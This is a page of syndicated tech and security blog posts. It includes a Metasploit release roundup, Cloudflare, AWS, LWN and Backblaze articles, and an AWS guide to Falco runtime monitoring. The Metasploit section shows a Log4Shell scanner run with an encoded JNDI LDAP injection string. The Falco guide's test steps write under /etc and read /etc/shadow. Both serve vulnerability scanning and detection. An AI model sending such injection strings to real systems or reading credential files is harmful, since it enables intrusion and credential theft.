Metasploit Wrap-Up

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2021/12/17/metasploit-wrap-up-143/

Log4Shell – Log4j HTTP Scanner

Metasploit Wrap-Up

Versions of Apache Log4j impacted by CVE-2021-44228 which allow JNDI features used in configuration, log messages, and parameters, do not protect against attacker controlled LDAP and other JNDI related endpoints.

This module will scan an HTTP endpoint for the Log4Shell vulnerability by injecting a format message that will trigger an LDAP connection to Metasploit. This module is a generic scanner and is only capable of identifying instances that are vulnerable via one of the pre-determined HTTP request injection points.

This module has been successfully tested with:

  • Apache Solr
  • Apache Struts2
  • Spring Boot

Example usage:

msf6 > use auxiliary/scanner/http/log4shell_scanner 
msf6 auxiliary(scanner/http/log4shell_scanner) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf6 auxiliary(scanner/http/log4shell_scanner) > set SRVHOST 192.168.159.128
SRVHOST => 192.168.159.128
msf6 auxiliary(scanner/http/log4shell_scanner) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/log4shell_scanner) > set TARGETURI /struts2-showcase/
TARGETURI => /struts2-showcase/
msf6 auxiliary(scanner/http/log4shell_scanner) > run
[*] Started service listener on 192.168.159.128:389 
[+] Log4Shell found via /struts2-showcase/%24%7bjndi%3aldap%3a%24%7b%3a%3a-/%7d/192.168.159.128%3a389/r7yol50kgg7be/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d/ (java: BellSoft_11.0.13)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >

For more details, please see the official Rapid7 Log4Shell CVE-2021-44228 analysis.

New module content (2)

  • Log4Shell HTTP Scanner by Spencer McIntyre, which exploits CVE-2021-44228 – This module performs a generic scan of a given target for the Log4Shell vulnerability by injecting it into a series of Header fields as well as the URI path.
  • WordPress WPS Hide Login Login Page Revealer by h00die and thalakus, which exploits CVE-2021-24917 – A new PR for CVE-2021-24917 was added, which is an information disclosure bug in WPS Hide Login WordPress plugin before 1.9.1. This vulnerability allows unauthenticated users to get the secret login page by setting a random referer string and making a request to /wp-admin/options.php. Additionally, several WordPress modules were updated to more descriptively report which plugin they found as being vulnerable on a given target.

Enhancements and features

  • #15842 from adfoster-r7 – Several libraries within the lib folder have now been updated to declare Meterpreter compatibility requirements, which will allow users to more easily determine when they are using a library that the current session does not support.
  • #15936 from cmaruti – The wordlists for Tomcat Manager have been updated with new default usernames and passwords that can be used by various scanner and exploit modules when trying to find and exploit Tomcat Manager installations with default usernames and/or passwords.
  • #15944 from sjanusz-r7 – Adds long form option names to the sessions command, for example sessions --upgrade 1
  • #15965 from adfoster-r7 – Adds a TCP URI scheme for setting RHOSTS, which allows one to specify the username, password, and the port if it’s specified as a string such as tcp://user:a b [email protected] which would translate into the username user, password a b c, and host example.com on the default port used by the module in question.

Bugs fixed

  • #15779 from k0pak4 – The code of lib/msf/core/auxiliary/report.rb has been improved to fix an error whereby the report_vuln() would crash if vuln was nil prior to calling framework.db.report_vuln_attempt(). This has been fixed by checking the value of vuln and raising a ValidationError if it’s set to nil.
  • #15945 from zeroSteiner – This change fixes the Meterpreter > ls command, in the case where one of the files or folders within the listed folder was inaccessible.
  • #15952 from sjanusz-r7 – This PR adds a fix for the creds -d command which crashed on some NTLM hashes.
  • #15957 from sjanusz-r7 – A bug existed whereby a value was not correctly checked to ensure it was not nil prior to being used when saving credentials with Kiwi. This has been addressed by adding improved error checking and handling.
  • #15963 from adfoster-r7 – A bug has been fixed that prevented users using Go 1.17 from being able to run Go modules within Metasploit. Additionally the boot process has been altered so that messages about modules not loading are now logged to disk so as to not confuse users about errors in modules that they don’t plan to use.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

Friday Squid Blogging: UK Recognizes Squid as Sentient Beings

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2021/12/friday-squid-blogging-uk-recognizes-squid-as-sentient-beings.html

This seems big:

The UK government has officially included decapod crustaceans–including crabs, lobsters, and crayfish–and cephalopod mollusks–including octopuses, squid, and cuttlefish–in its Animal Welfare (Sentience) Bill. This means they are now recognized as “sentient beings” in the UK.

As usual, you can also use this squid post to talk about the security stories in the news that I haven’t covered.

Read my blog posting guidelines here.

Supporting Remix with full stack Cloudflare Pages

Post Syndicated from Greg Brimble original https://blog.cloudflare.com/remix-on-cloudflare-pages/

Supporting Remix with full stack Cloudflare Pages

Supporting Remix with full stack Cloudflare Pages

We announced the open beta of full stack Cloudflare Pages in November and have since seen widespread uptake from developers looking to add dynamic functionality to their applications. Today, we’re excited to announce Pages’ support for Remix applications, powered by our full stack platform.

The new kid on the block: Remix

Remix is a new framework that is focused on fully utilizing the power of the web. Like Cloudflare Workers, it uses modern JavaScript APIs, and it places emphasis on web fundamentals such as meaningful HTTP status codes, caching and optimizing for both usability and performance. One of the biggest features of Remix is its transportability: Remix provides a platform-agnostic interface and adapters allowing it to be deployed to a growing number of providers. Cloudflare Workers was available at Remix’s launch, but what makes Workers different in this case, is the native compatibility that Workers can offer.

One of the main inspirations for Remix was the way Cloudflare Workers uses native web APIs for handling HTTP requests and responses. It’s a brilliant decision because developers are able to reuse knowledge on the server that they gained building apps in the browser! Remix runs natively on Cloudflare Workers, and the results we’ve seen so far are fantastic. We are incredibly excited about the potential that Cloudflare Workers and Pages unlocks for building apps that run at the edge!
Michael Jackson, CEO at Remix

This native compatibility means that as you learn how to write applications in Remix, you’re also learning how to write Cloudflare Workers (and vice versa). But it also means better performance! Rather than having a Node.js process running on a server — which could be far away from your users, could be overwhelmed in the case of high traffic, and has to map between Node.js’ runtime and the modern Fetch API — you can deploy to Cloudflare’s network and requests will be routed to any one of our 250+ locations. This means better performance for your users, with 95% of the entire Internet-connected world lying within 50ms of a Cloudflare presence, and 80% of the Internet-connected world within 20ms.

Integrating with Cloudflare

More often than not, full stack applications need some place to store data. Cloudflare offers three all-encompassing options here:

  • KV, our high performance and globally replicated key-value datastore.
  • Durable Objects, our strongly consistent coordination primitive which can be restricted to a given jurisdiction.
  • R2 (coming soon!), our fast and reliable object storage.

Remix already tightly integrates with KV for session storage, and a Durable Objects integration is in progress. Additionally, Cloudflare’s other features, such as geolocating incoming requests, HTMLRewriter and our Cache API, are all available from within your Remix application.

Deploying to Cloudflare Pages

Cloudflare Pages was already capable of serving static assets from the Cloudflare edge, but now with November’s release of serverless functions powered by Cloudflare Workers, it has evolved into an entire platform perfectly suited for hosting full stack applications.

To get started with Remix and Cloudflare Pages today, run the following in your terminal, and select “Cloudflare Pages” when asked “Where do you want to deploy?”:

npx create-remix@latest

Then create a repository on GitHub or GitLab, git commit, and git push the newly created folder. Finally, navigate to Cloudflare Pages, select your repository, and select “Remix” from the dropdown of framework presets. Your new application will be available on your pages.dev subdomain, or you can connect it to any of your custom domains.

Your folder will have a functions/[[path]].ts file. This is the functions integration where we serve your Remix application on all paths of your website. The app folder is where the bulk of your Remix application’s logic is. With Pages’ support for rollbacks and preview deployments, you can safely test any changes to your application, and, with the wrangler 2.0 beta, testing locally is just a simple case of npm run dev.

The future of frameworks on Cloudflare Pages

Remix is the second framework to integrate natively with full stack Cloudflare Pages, following SvelteKit, which was available at launch. But this is just the beginning! We have a lot more in store for our integration with Remix and other frameworks. Stay tuned for improvements on  Pages’ build times and other areas of the developer experience, as well as new features to the platform.

Join our community!

If you are new to the Cloudflare Pages and Workers world, join our Discord server and show us what you’re building. Whether it’s a new full stack application on Remix or even a simple static site, we’d love to hear from you.

Modernized Database Queuing using Amazon SQS and AWS Services

Post Syndicated from Scott Wainner original https://aws.amazon.com/blogs/architecture/modernized-database-queuing-using-amazon-sqs-and-aws-services/

A queuing system is composed of producers and consumers. A producer enqueues messages (writes messages to a database) and a consumer dequeues messages (reads messages from the database). Business applications requiring asynchronous communications often use the relational database management system (RDBMS) as the default message storage mechanism. But the increased message volume, complexity, and size, competes with the inherent functionality of the database. The RDBMS becomes a bottleneck for message delivery, while also impacting other traditional enterprise uses of the database.

In this blog, we will show how you can mitigate the RDBMS performance constraints by using Amazon Simple Queue Service (Amazon SQS), while retaining the intrinsic value of the stored relational data.

Problems with legacy queuing methods

Commercial databases such as Oracle offer Advanced Queuing (AQ) mechanisms, while SQL Server supports Service Broker for queuing. The database acts as a message queue system when incoming messages are captured along with metadata. A message stored in a database is often processed multiple times using a sequence of message extraction, transformation, and loading (ETL). The message is then routed for distribution to a set of recipients based on logic that is often also stored in the database.

The repetitive manipulation of messages and iterative attempts at distributing pending messages may create a backlog that interferes with the primary function of the database. This backpressure can propagate to other systems that are trying to store and retrieve data from the database and cause a performance issue (see Figure 1).

Figure 1. A relational database serving as a message queue.

Figure 1. A relational database serving as a message queue.

There are several scenarios where the database can become a bottleneck for message processing:

Message metadata. Messages consist of the payload (the content of the message) and metadata that describes the attributes of the message. The metadata often includes routing instructions, message disposition, message state, and payload attributes.

  • The message metadata may require iterative transformation during the message processing. This creates an inefficient sequence of read, transform, and write processes. This is especially inefficient if the message attributes undergo multiple transformations that must be reflected in the metadata. The iterative read/write process of metadata consumes the database IOPS, and forces the database to scale vertically (add more CPU and more memory).
  • A new paradigm emerges when message management processes exist outside of the database. Here, the metadata is manipulated without interacting with the database, except to write the final message disposition. Application logic can be applied through functions such as AWS Lambda to transform the message metadata.

Message large object (LOB). A message may contain a large binary object that must be stored in the payload.

  • Storing large binary objects in the RDBMS is expensive. Manipulating them consumes the throughput of the database with iterative read/write operations. If the LOB must be transformed, then it becomes wasteful to store the object in the database.
  • An alternative approach offers a more efficient message processing sequence. The large object is stored external to the database in universally addressable object storage, such as Amazon Simple Storage Service (Amazon S3). There is only a pointer to the object that is stored in the database. Smaller elements of the message can be read from or written to the database, while large objects can be manipulated more efficiently in object storage resources.

Message fan-out. A message can be loaded into the database and analyzed for routing, where the same message must be distributed to multiple recipients.

  • Messages that require multiple recipients may require a copy of the message replicated for each recipient. The replication creates multiple writes and reads from the database, which is inefficient.
  • A new method captures only the routing logic and target recipients in the database. The message replication then occurs outside of the database in distributed messaging systems, such as Amazon Simple Notification Service (Amazon SNS).

Message queuing. Messages are often kept in the database until they are successfully processed for delivery. If a message is read from the database and determined to be undeliverable, then the message is kept there until a later attempt is successful.

  • An inoperable message delivery process can create backpressure on the database where iterative message reads are processed for the same message with unsuccessful delivery. This creates a feedback loop causing even more unsuccessful work for the database.
  • Try a message queuing system such as Amazon MQ or Amazon SQS, which offloads the message queuing from the database. These services offer efficient message retry mechanisms, and reduce iterative reads from the database.

Sequenced message delivery. Messages may require ordered delivery where the delivery sequence is crucial for maintaining application integrity.

  • The application may capture the message order within database tables, but the sorting function still consumes processing capabilities. The order sequence must be sorted and maintained for each attempted message delivery.
  • Message order can be maintained outside of the database using a queue system, such as Amazon SQS, with first-in/first-out (FIFO) delivery.

Message scheduling. Messages may also be queued with a scheduled delivery attribute. These messages require an event driven architecture with initiated scheduled message delivery.

  • The database often uses trigger mechanisms to initiate message delivery. Message delivery may require a synchronized point in time for delivery (many messages at once), which can cause a spike in work at the scheduled interval. This impacts the database performance with artificially induced peak load intervals.
  • Event signals can be generated in systems such as Amazon EventBridge, which can coordinate the transmission of messages.

Message disposition. Each message maintains a message disposition state that describes the delivery state.

  • The database is often used as a logging system for message transmission status. The message metadata is updated with the disposition of the message, while the message remains in the database as an artifact.
  • An optimized technique is available using Amazon CloudWatch as a record of message disposition.

Modernized queuing architecture

Decoupling message queuing from the database improves database availability and enables greater message queue scalability. It also provides a more cost-effective use of the database, and mitigates backpressure created when database performance is constrained by message management.

The modernized architecture uses loosely coupled services, such as Amazon S3, AWS Lambda, Amazon Message Queue, Amazon SQS, Amazon SNS, Amazon EventBridge, and Amazon CloudWatch. This loosely coupled architecture lets each of the functional components scale vertically and horizontally independent of the other functions required for message queue management.

Figure 2 depicts a message queuing architecture that uses Amazon SQS for message queuing and AWS Lambda for message routing, transformation, and disposition management. An RDBMS is still leveraged to retain metadata profiles, routing logic, and message disposition. The ETL processes are handled by AWS Lambda, while large objects are stored in Amazon S3. Finally, message fan-out distribution is handled by Amazon SNS, and the queue state is monitored and managed by Amazon CloudWatch and Amazon EventBridge.

Figure 2. Modernized queuing architecture using Amazon SQS

Figure 2. Modernized queuing architecture using Amazon SQS

Conclusion

In this blog, we show how queuing functionality can be migrated from the RDMBS while minimizing changes to the business application. The RDBMS continues to play a central role in sourcing the message metadata, running routing logic, and storing message disposition. However, AWS services such as Amazon SQS offload queue management tasks related to the messages. AWS Lambda performs message transformation, queues the message, and transmits the message with massive scale, fault-tolerance, and efficient message distribution.

Read more about the diverse capabilities of AWS messaging services:

By using AWS services, the RDBMS is no longer a performance bottleneck in your business applications. This improves scalability, and provides resilient, fault-tolerant, and efficient message delivery.

Read our blog on modernization of common database functions:

GCompris Releases Version 2.0 (KDE.news)

Post Syndicated from original https://lwn.net/Articles/879058/rss

Just in time for the upcoming holidays, “KDE’s educational suite of more than 170 activities and pedagogical games“, GCompris, has released version 2.0. It includes new and updated games and activities, including:

Getting back to numeracy activities, GCompris 2.0 includes a wide range of activities that mimic basic manipulation math games, allowing young players to experiment with elements, grouping them in sets of up to ten items. This helps them build a clear concept of the decimal system, and, as with many GCompris activities, an educator can gradually increase the difficulty level, allowing the activities to be used with children of ages between 3 and 10. Once they grasp the concept of the decimal system, the addition and subtraction activities, also based on math manipulation, help practice arithmetic.

Along with other classics, like chess, align four, and checkers, fans of strategy games will enjoy Oware, a game that requires forethought and, again, numeracy skills. Oware is originally a traditional African pastime and can be played against a friend or against Tux, offering unlimited hours of fun.

Understanding the Impact of Apache Log4j Vulnerability (Google)

Post Syndicated from original https://lwn.net/Articles/879052/rss

The Google Security Blog looks
into the ripple effects
of the Log4j vulnerability.

Most artifacts that depend on log4j do so indirectly. The deeper
the vulnerability is in a dependency chain, the more steps are
required for it to be fixed. The following diagram shows a
histogram of how deeply an affected log4j package (core or api)
first appears in consumers dependency graphs. For greater than 80%
of the packages, the vulnerability is more than one level deep,
with a majority affected five levels down (and some as many as nine
levels down). These packages will require fixes throughout all
parts of the tree, starting from the deepest dependencies first.

[$] SA_IMMUTABLE and the hazards of messing with signals

Post Syndicated from original https://lwn.net/Articles/878768/rss

There are some parts of the kernel where even the most experienced and
capable developers fear to tread; one of those is surely the code that
implements signals. The nature of the signal API almost guarantees that
any implementation will be full of subtle interactions and complexities,
and the version in Linux doesn’t disappoint. So the inclusion of a
signal-handling change late in the 5.16 merge window might have been
expected to have the potential for difficulties; it didn’t disappoint
either.

Continuous runtime security monitoring with AWS Security Hub and Falco

Post Syndicated from Rajarshi Das original https://aws.amazon.com/blogs/security/continuous-runtime-security-monitoring-with-aws-security-hub-and-falco/

Customers want a single and comprehensive view of the security posture of their workloads. Runtime security event monitoring is important to building secure, operationally excellent, and reliable workloads, especially in environments that run containers and container orchestration platforms. In this blog post, we show you how to use services such as AWS Security Hub and Falco, a Cloud Native Computing Foundation project, to build a continuous runtime security monitoring solution.

With the solution in place, you can collect runtime security findings from multiple AWS accounts running one or more workloads on AWS container orchestration platforms, such as Amazon Elastic Kubernetes Service (Amazon EKS) or Amazon Elastic Container Service (Amazon ECS). The solution collates the findings across those accounts into a designated account where you can view the security posture across accounts and workloads.


Solution overview


Security Hub collects security findings from other AWS services using a standardized AWS Security Findings Format (ASFF). Falco provides the ability to detect security events at runtime for containers. Partner integrations like Falco are also available on Security Hub and use ASFF. Security Hub provides a custom integrations feature using ASFF to enable collection and aggregation of findings that are generated by custom security products.

The solution in this blog post uses AWS FireLens, Amazon CloudWatch Logs, and AWS Lambda to enrich logs from Falco and populate Security Hub.

Figure : Architecture diagram of continuous runtime security monitoring

Figure 1: Architecture diagram of continuous runtime security monitoring

Here’s how the solution works, as shown in Figure 1:

  1. An AWS account is running a workload on Amazon EKS.
    1. Runtime security events detected by Falco for that workload are sent to CloudWatch logs using AWS FireLens.
    2. CloudWatch logs act as the source for FireLens and a trigger for the Lambda function in the next step.
    3. The Lambda function transforms the logs into the ASFF. These findings can now be imported into Security Hub.
    4. The Security Hub instance that is running in the same account as the workload running on Amazon EKS stores and processes the findings provided by Lambda and provides the security posture to users of the account. This instance also acts as a member account for Security Hub.
  2. Another AWS account is running a workload on Amazon ECS.
    1. Runtime security events detected by Falco for that workload are sent to CloudWatch logs using AWS FireLens.
    2. CloudWatch logs acts as the source for FireLens and a trigger for the Lambda function in the next step.
    3. The Lambda function transforms the logs into the ASFF. These findings can now be imported into Security Hub.
    4. The Security Hub instance that is running in the same account as the workload running on Amazon ECS stores and processes the findings provided by Lambda and provides the security posture to users of the account. This instance also acts as another member account for Security Hub.
  3. The designated Security Hub administrator account combines the findings generated by the two member accounts, and then provides a comprehensive view of security alerts and security posture across AWS accounts. If your workloads span multiple regions, Security Hub supports aggregating findings across Regions.


Prerequisites

For this walkthrough, you should have the following in place:

  1. Three AWS accounts.

    Note: We recommend three accounts so you can experience Security Hub’s support for a multi-account setup. However, you can use a single AWS account instead to host the Amazon ECS and Amazon EKS workloads, and send findings to Security Hub in the same account. If you are using a single account, skip the following account specific-guidance. If you are integrated with AWS Organizations, the designated Security Hub administrator account will automatically have access to the member accounts.

  2. Security Hub set up with an administrator account on one account.
  3. Security Hub set up with member accounts on two accounts: one account to host the Amazon EKS workload, and one account to host the Amazon ECS workload.
  4. Falco set up on the Amazon EKS and Amazon ECS clusters, with logs routed to CloudWatch Logs using FireLens. For instructions on how to do this, see:

    Important: Take note of the names of the CloudWatch Logs groups, as you will need them in the next section.

  5. AWS Cloud Development Kit (CDK) installed on the member accounts to deploy the solution that provides the custom integration between Falco and Security Hub.


Deploying the solution

In this section, you will learn how to deploy the solution and enable the CloudWatch Logs group. Enabling the CloudWatch Logs group is the trigger for running the Lambda function in both member accounts.

To deploy this solution in your own account

  1. Clone the aws-securityhub-falco-ecs-eks-integration GitHub repository by running the following command.
    $git clone https://github.com/aws-samples/aws-securityhub-falco-ecs-eks-integration
  2. Follow the instructions in the README file provided on GitHub to build and deploy the solution. Make sure that you deploy the solution to the accounts hosting the Amazon EKS and Amazon ECS clusters.

  3. Navigate to the AWS Lambda console and confirm that you see the newly created Lambda function. You will use this function in the next section.
Figure : Lambda function for Falco integration with Security Hub

Figure 2: Lambda function for Falco integration with Security Hub

To enable the CloudWatch Logs group

  1. In the AWS Management Console, select the Lambda function shown in Figure 2—AwsSecurityhubFalcoEcsEksln-lambdafunction—and then, on the Function overview screen, select + Add trigger.
  2. On the Add trigger screen, provide the following information and then select Add, as shown in Figure 3.
    • Trigger configuration – From the drop-down, select CloudWatch logs.
    • Log group – Choose the Log group you noted in Step 4 of the Prerequisites. In our setup, the log group for the Amazon ECS and Amazon EKS clusters, deployed in separate AWS accounts, was set with the same value (falco).
    • Filter name – Provide a name for the filter. In our example, we used the name falco.
    • Filter pattern – optional – Leave this field blank.
    Figure 3: Lambda function trigger - CloudWatch Log group

    Figure 3: Lambda function trigger – CloudWatch Log group

  3. Repeat these steps (as applicable) to set up the trigger for the Lambda function deployed in other accounts.


Testing the deployment

Now that you’ve deployed the solution, you will verify that it’s working.

With the default rules, Falco generates alerts for activities such as:

  • An attempt to write to a file below the /etc folder. The /etc folder contains important system configuration files.
  • An attempt to open a sensitive file (such as /etc/shadow) for reading.

To test your deployment, you will attempt to perform these activities to generate Falco alerts that are reported as Security Hub findings in the same account. Then you will review the findings.

To test the deployment in member account 1

  1. Run the following commands to trigger an alert in member account 1, which is running an Amazon EKS cluster. Replace <container_name> with your own value.
    kubectl exec -it <container_name> /bin/bash
    touch /etc/5
    cat /etc/shadow > /dev/null
  2. To see the list of findings, log in to your Security Hub admin account and navigate to Security Hub > Findings. As shown in Figure 4, you will see the alerts generated by Falco, including the Falco-generated title, and the instance where the alert was triggered.

    Figure 4: Findings in Security Hub

    Figure 4: Findings in Security Hub

  3. To see more detail about a finding, check the box next to the finding. Figure 5 shows some of the details for the finding Read sensitive file untrusted.
    Figure 5: Sensitive file read finding - detail view

    Figure 5: Sensitive file read finding – detail view

    Figure 6 shows the Resources section of this finding, that includes the instance ID of the Amazon EKS cluster node. In our example this is the Amazon Elastic Compute Cloud (Amazon EC2) instance.

    Figure 6: Resource Detail in Security Hub finding

To test the deployment in member account 2

  1. Run the following commands to trigger a Falco alert in member account 2, which is running an Amazon ECS cluster. Replace <<container_id> with your own value.
    docker exec -it <container_id> bash
    touch /etc/5
    cat /etc/shadow > /dev/null
  2. As in the preceding example with member account 1, to view the findings related to this alert, navigate to your Security Hub admin account and select Findings.

To view the collated findings from both member accounts in Security Hub

  1. In the designated Security Hub administrator account, navigate to Security Hub > Findings. The findings from both member accounts are collated in the designated Security Hub administrator account. You can use this centralized account to view the security posture across accounts and workloads. Figure 7 shows two findings, one from each member account, viewable in the Single Pane of Glass administrator account.

    Figure 7: Write below /etc findings in a single view

    Figure 7: Write below /etc findings in a single view

  2. To see more information and a link to the corresponding member account where the finding was generated, check the box next to the finding. Figure 8 shows the account detail associated with a specific finding in member account 1.
    Figure 8: Write under /etc detail view in Security Hub admin account

    Figure 8: Write under /etc detail view in Security Hub admin account

    By centralizing and enriching the findings from Falco, you can take action more quickly or perform automated remediation on the impacted resources.


Cleaning up

To clean up this demo:

  1. Delete the CloudWatch Logs trigger from the Lambda functions that were created in the section To enable the CloudWatch Logs group.
  2. Delete the Lambda functions by deleting the CloudFormation stack, created in the section To deploy this solution in your own account.
  3. Delete the Amazon EKS and Amazon ECS clusters created as part of the Prerequisites.


Conclusion

In this post, you learned how to achieve multi-account continuous runtime security monitoring for container-based workloads running on Amazon EKS and Amazon ECS. This is achieved by creating a custom integration between Falco and Security Hub.

You can extend this solution in a number of ways. For example:

  • You can forward findings across accounts using a single source to security information and event management (SIEM) tools such as Splunk.
  • You can perform automated remediation activities based on the findings generated, using Lambda.

To learn more about managing a centralized Security Hub administrator account, see Managing administrator and member accounts. To learn more about working with ASFF, see AWS Security Finding Format (ASFF) in the documentation. To learn more about the Falco engine and rule structure, see the Falco documentation.

If you have feedback about this post, submit comments in the Comments section below.

Want more AWS Security news? Follow us on Twitter.

Rajarshi Das

Rajarshi Das

Rajarshi is a Solutions Architect at Amazon Web Services. He focuses on helping Public Sector customers accelerate their security and compliance certifications and authorizations by architecting secure and scalable solutions. Rajarshi holds 4 AWS certifications including AWS Certified Solutions Architect – Professional and AWS Certified Security – Specialist.

Author

Adam Cerini

Adam is a Senior Solutions Architect with Amazon Web Services. He focuses on helping Public Sector customers architect scalable, secure, and cost effective systems. Adam holds 5 AWS certifications including AWS Certified Solutions Architect – Professional and AWS Certified Security – Specialist.

How Long Do Disk Drives Last?

Post Syndicated from original https://www.backblaze.com/blog/how-long-do-disk-drives-last/

Editor’s Note: This post has been updated since it was originally published in 2013 to provide the latest information and statistics.

How long do disk drives last? We asked that question several years ago, and at the time the answer was: We didn’t know yet. Nevertheless, we did present the data we had up to that point and we made a few of predictions. Since that time, we’ve gone to school on hard disk drive (HDD) and solid-state drive (SSD) failure rates. Let’s see what we’ve learned.

The initial drive life study was done with 25,000 disk drives and about four years of data. Today’s study includes data from over 200,000 disk drives, many of which have survived six years and longer. This gives us more data to review and lets us extend our projections. For example, in our original report we reported that 78% of the drives we purchased were living longer than four years. Today, about 90% of the drives we own have lasted four years and 65% are living longer than six years. So how long do drives last? Keep reading.

How Drives Are Used at Backblaze

Backblaze currently uses over 200,000 hard drives to store our customers’ data. Drives range in size from 4TB to 18TB in size. When added together, we have over two exabytes of hard drive space under management. Most of these drives are mounted in a storage server which accommodates 60 drives, plus a boot drive. There are also a handful of storage servers which use only 45 hard drives. The storage servers consist of Storage Pods (our own homegrown storage servers) and storage servers from external manufacturers. Twenty storage servers are grouped into a Backblaze Vault, which utilizes our own Reed-Solomon erasure coding algorithm to replicate and store customer data across the 20 servers in a Backblaze Vault.

Types of Hard Drives in the Analysis


The hard drives we use to store customer data are standard 3.5 inch drives you can buy online or in stores. The redundancy provided by the Backblave Vault software ensures the data is safe, while allowing us to use off-the-shelf drives from the three primary disk drive manufacturers: Seagate, Western Digital, and Toshiba. The following chart breaks down our current drive count by manufacturer. Note that HGST is now part of Western Digital, but the drives themselves report as HGST drives so they are listed separately in the chart.

Each of the storage servers also uses a boot drive. Besides the obvious function of booting the server, we also use these drives to store log files recording system access and activities which are used for analytics and compliance purposes. A boot drive can be either an HDD or an SSD. If you’re interested, we’ve compared the reliability of HDDs versus SSDs as it relates to these boot drives.

Number of Hard Drives


As stated earlier, we currently have over 200,000 disk drives we manage and use for customer data storage. We use several different disk drive sizes as the table below shows, with over 60% of those drives being 12TB or 14TB in size.

Drive Failure Rates

Before diving into the data on failure rates, it’s worth spending a little time clarifying what exactly a failure rate means. The term failure rate alone is not very useful as it is missing the notion of time. For example, if you bought a hard drive, what is the failure rate of a hard drive that failed one week after you purchased it? What about one year after you purchased it? Five years? They can’t all be the same failure rate. What’s missing is time. When we produce our quarterly and annual Drive Stats reports, we calculate and publish the annualized failure rate (AFR). By using the AFR, all failure rates are translated to be annual so that regardless of the timeframe (e.g., one month, one year, three years) we can compare different cohorts of drives. Along with the reports, we include links to the drive data we use to calculate the stated failures rates.

The Bathtub Curve

